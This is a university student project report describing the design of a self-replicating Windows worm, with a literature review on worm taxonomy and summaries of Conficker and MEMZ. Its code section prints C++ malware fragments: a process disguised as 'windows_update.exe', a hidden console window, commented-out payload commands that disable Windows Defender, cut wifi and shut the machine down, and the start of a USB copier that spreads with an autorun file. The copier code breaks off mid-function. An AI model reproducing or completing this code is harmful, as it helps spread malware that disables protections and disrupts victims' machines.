Self Replicating Malware

A Project Report

Submitted by

19BCY10127 Sirshak Sarkar
19BCY10095 Ghanishth Goyal
19BCY10040 Prathamesh Auti
19BCY10056 Rajat Gaur

in partial fulfillment for the award of the degree of

Bachelor of Technology

in

Computer Science And Engineering

SCHOOL OF COMPUTING SCIENCE AND ENGINEERING
VIT BHOPAL UNIVERSITY
KOTHRIKALAN, SEHORE
MADHYA PRADESH - 466114

NOVEMBER 2020

VIT, BHOPAL
KOTHRIKALAN, SEHORE
MADHYA PRADESH – 466114

BONAFIDE CERTIFICATE

Certified that this project report titled "***Self Replicating Malware***" is the bonafide work of

19BCY10127 Sirshak Sarkar
19BCY10095 Ghanishth Goyal
19BCY10040 Prathamesh Auti
19BCY10056 Rajat Gaur

who carried out the project workunder my supervision.

Certified further that to the best of my knowledge the work reported here does not form part of any other project/ research work on the basis of which a degree or award was conferred on an earlier occasion on this or any other candidate.

Shishir K. Shandilya	Muneeswaran V.
Division Head (Cyber)	**Project Guide**
School of Computer Science and Engineering	School of Computer Science and Engineering

The Final Project Exhibition was held on 30th October 2020

ACKNOWLEDGEMENT

First and foremost I would like to thank the Lord Almighty for His presence and immense blessings throughout the project work.

I wish to express my heartfelt gratitude to Dr.Manas Kumar Mishra, Dean , School of Computing Science and Engineering for much of his valuable support encouragement in carrying out this work.

I would like to thank my internal guide Mr Muneeswaram V.for continually guiding and actively participating in my project, giving valuable suggestions to complete the project work.

I would like to thank all the technical and teaching staff of the School of Computing Science and Engineering who extended directly or indirectly all support. Last, but not the least, I am deeply indebted to my parents who have been the greatest support while I worked day and night for the project to make it a success.

TABLE OF CONTENTS

INTRODUCTION

This is a project for the planning , development and creation of a computer worm commonly known as a self replicating multi-functional malware.

Employing a modular approach and using c++ standard library functions will increase cross-user compatibility and readability.

The final executable will be designed to spread to different directories through self replication. The nature of the design will allow free addition and removal of payloads (of different severity) via editing of the source code. One of the proposed modules will be capable of achieving administrator level privileges after which it shall signal it to the user.

Since we are using Win32 API, the level of complexity will only be bounded by the functions present in the WinBase section of the API.Anyone with basic Microsoft Win32 knowledge can change it as per their wish.

For the purpose of safety we shall test it in a virtual machine and build it such that it requires preliminary initiation when it starts up for the safety of our personal computers.

LITERATURE REVIEW

This literature review titled ***A taxonomy of computer worms*** published in January 2003 by

Nicholas Weaver
UC Berkeley

Robert Cunnigham
MIT Lincoln Laboratory

Vern Paxson
ICSI

Stuart Staniford
Silicon Defense

It is important to note that portions of this literature review work were performed under DARPA contract N66001-00-C-8045.

The views, opinions, and/or findings contained in this arti-cle are those of the authors and should not be interpreted asrepresenting the official policies, either expressed or implied,of the Defense Advanced Research Projects Agency or theDepartment of Defense.Other Portions of this work were sponsored by DARPA un-der contract F19628-00-C-0002. Opinions, interpretations,conclusions, and recommendations are those of the authorsand are not necessarily endorsed by the United States Gov-ernment.

LITERATURE REVIEW

To understand the threat posed by computer worms, it is necessary to understand the classes of worms, the attackers who may employ them, and the potential payloads. This paper describes a preliminary taxonomy based on worm target discovery and selection strategies, worm carrier mechanisms,worm activation, possible payloads, and plausible attackers who would employ a worm.

A computer worm is a program that self-propagates across a network exploiting security or policy flaws in widely-used services. They are not a new phenomenon, having firstgained widespread notice in 1988 [16].We distinguish between worms and viruses in that thelatter infect otherwise non-mobile files and therefore require some sort of user action to abet their propagation. As such,viruses tend to propagate more slowly. They also have more mature defenses due to the presence of a large anti-virus industry that actively seeks to identify and control their spread.

We note, however, that the line between worms and viruses is not all that sharp. In particular, the contagion worms discussed in Staniford et al [47] might be considered viruses by the definition we use here, though not of the traditional form, in that they do not need the user to activate them, but instead they hide their spread in otherwise unconnected user activity. Thus, for ease of exposition, and for scoping ouranalysis, we will loosen our definition somewhat and term malicious code such as contagion, for which user action is not central to activation, as a type of worm

LITERATURE REVIEW

This taxonomy is based on several factors: target discovery,carrier,activation,payloads, and attackers. Target discovery represents the mechanism by which a worm discovers new targets to infect (§2). The carrier is the mechanism the worm uses to transmit itself onto the target (§3). Activation is the mechanism by which the worm's code begins operating on the target (§4). Payloads are the various non-propagating routines a worm may use to accomplish the author's goal(§5). Finally, the various possible attackers have different motives and would therefore utilize different payloads (§6).In addition, it is important to note that worms needn't be confined to a single type within each category. Some of the most successful worms are multi-modal, employing multiple means of target discovery, carrier, payload, etc.,where the combination enables the worm to surpass defenses(no matter how effective) that address only a single type ofworm.

PROJECT ABSTRACT

A computer worm is a program that self-propagates across a network exploiting security or policy flaws in widely-used services. They are not a new phenomenon, having first gained widespread notice in 1988 [16].We distinguish between worms and viruses in that thelatter infect otherwise non-mobile files and therefore require some sort of user action to abet their propagation. As such,viruses tend to propagate more slowly. They also have more mature defenses due to the presence of a large anti-virus industry that actively seeks to identify and control their spread.

- A malware capable of acting independently and self regulates its functions as per initial instructions inputted by the creator.

- Any code designed to do more than spread the worm is typically referred to as the "payload"of the worm,this is the malicious part of a worm.

- Typical malicious payloads might delete files on a host system (e.g., the ExploreZip worm), encrypt files in a ransomware attack, or exfiltrate data such as confidential documents or passwords.


- Some special worms attack industrial systems in a targeted manner.

EXISTING WORK REVIEW

Beginning with the very first research into worms at Xerox PARC, there have been attempts to create worms. Those worms allowed John Shoch and Jon Hupp to test the Ethernet principles on their network of Xerox Alto computers.

1. Conficker


also known as Downup, Downadup and Kido, is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008.


Computers within a network that have weak passwords and without latest security update/anti-virus softwares are infected with the worm.
Computers that have unsecured/open shared folders without latest security update/anti-virus softwares are infected with the worm.
Computer without a strong password, secured shared folder, latest security update or anti-virus software is infected with the worm.
Computer with strong password, secured shared folder, latest security update and anti-virus software is protected from the worm.

EXISTING WORK REVIEW

2. **MEMZ**

is a malware in the form of a malware made for Microsoft Windows.



An example of a computer system affected by MEMZ displaying one of the malware's key payloads, a 'screen tunnelling' effect.

MEMZ was originally created by Leurak for YouTuber danooct1's Viewer-Made Malware series.
The virus gained notoriety for its unique and complex payloads, which automatically activate after each other, some with delay.

A benign version was later created by Leurak. This safe version allows toggling on and off specific payloads and will not overwrite the boot sector upon restart.

PROJECT METHODOLOGY

1. The means by which propagation occurs can also affect the speed and stealth of a worm. A worm can either actively spread itself from machine to machine, or it can be carried along as part of normal communication.
    a. **Self-Carried**: A self-carried worm actively transmits it-self as part of the infection process. This mechanism is com-monly employed in self-activating scanning or topological worms, as the act of transmitting the worm is part of the infection process. Some passive worms, such as CRClean[27], also use self-carried propagation.
    b. **Second Channel**: Some worms, such as Blaster [31], re-quire a secondary communication channel to complete the infection. Although the exploit uses RPC, the victim ma-chine connects back to the infecting machine using TFTP todownload the worm body, completing the infection process.

    a. **Embedded**: An embedded worm sends itself along aspart of a normal communication channel, either appending to or replacing normal messages.

PROJECT METHODOLOGY

1. One of the proposed modules will be capable of achieving administrator level privileges.
2. Since we are using Win32 API, the level of complexity will only be bounded by the functions present in the WinBase section of the API.Anyone with basic Microsoft Win32 knowledge can change it as per their wish.
3. For the purpose of safety we shall test it in a virtual machine and build it .
4. Our team will use C/C++ and Python since :
5. It is a very popular amongst software developers.
6. C++ and python both encorporate object oriented and modular functionality approach.
7. Most OS are written partially or completely in C/C++ and heavily depend on them.


PROJECT METHODOLOGY

1. **Human Activation**: The slowest activation approach requires a worm to convince a local user to execute the local copy of the worm. Since most people do not want to havea worm executing on their system, these worms rely on a variety of social engineering techniques. Some worms suchas the Melissa email-worm [3] indicate urgency on the part of someone you know ("Attached is an important messagefor you"); others, such as the Iloveyou [4] attack, appeal to individuals' vanity ("Open this message to see who lovesyou"); and others, such as the Benjamin [49] worm appeal to greed ("Download this file to get copyrighted material forfree").
2. **Scheduled Process Activation**: The next fastest worms activate using scheduled system processes. Such programs can propagate through mirror sites (e.g., OpenSSH Trojan[25]), or directly to desktop machines. Many desktop op-erating systems and applications include auto-updater pro-grams that periodically download, install and run software updates.

CODE DEFINITION


- Creates PROCESSNAME variable with a fake processname.

- We also create two disguised variables to be used while copying the file. Both for the file and the path.



```
#define PROCESSNAME "windows_update.exe"
#define DISGUISE "windows_update.exe"
#define DISGUISEPATH "\\windows_update.exe"
```


- We created a handled Window with variable name stealth.
- We use AllocConsole() to use the current console.We now get the current window and set the stealth variable to 0.



```
void Stealth()
{
    HWND Stealth;
    AllocConsole();
    Stealth = FindWindowA("ConsoleWindowClass", NULL);
    ShowWindow(Stealth, 0);
}
```

CODE DEFINITION

- Creates a dll exported function systemproc with pointer proc and uses setthreadpriority to set the program priority to lowest to make it less suspicious. [3]




```
void _declspec(dllexport)systemproc(char* proc)
{
    SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_LOWEST);
    for (int i = 0; i < 10; i++)
    {
        /// system("sc config WinDefend start= disabled");  ///
        /// system("sc stop WinDefend");                     ///
        // system("netsh wlan disconnect");                  ///

    }
    /// system("c:\\windows\\system32\\shutdown /s"); ///
}
```

- We use a loop to execute all payloads repeatedly to ensure they work.

- They include shutting down Windows Defender and Stopping it, disconnecting the wifi and finally shutting down the system.

CODE DEFINITION

- Creates a dll exported function procCloner with pointer cfile and uses file manipulations to get the drive types




```
void _declspec(dllexport)procCloner(char* cfile)                //usb drive checker and copier
{
    FILE* fp;
    char drive[3], npos[30], autof[20];
    int iob = 0x43, i;
    struct stat stbuf;
    for (i = 0; i < 256; i++)
    {
        if (iob > 0x5A)
        {
            iob = 0x43;
            drive[1] = ':';                         //drive 1 indicates normal partitions//
            drive[2] = ' ';
```

- We get the current windows drive partition type , usb or normal.
- We use the 0x5A and 0x43 hexadecimal coding system windows used to differentiate drives and usb's to identify our taget drive. [4]

CODE DEFINITION

- We make use of the disguised path to copy the file to a usb drive along with an inf auto run file. [1]

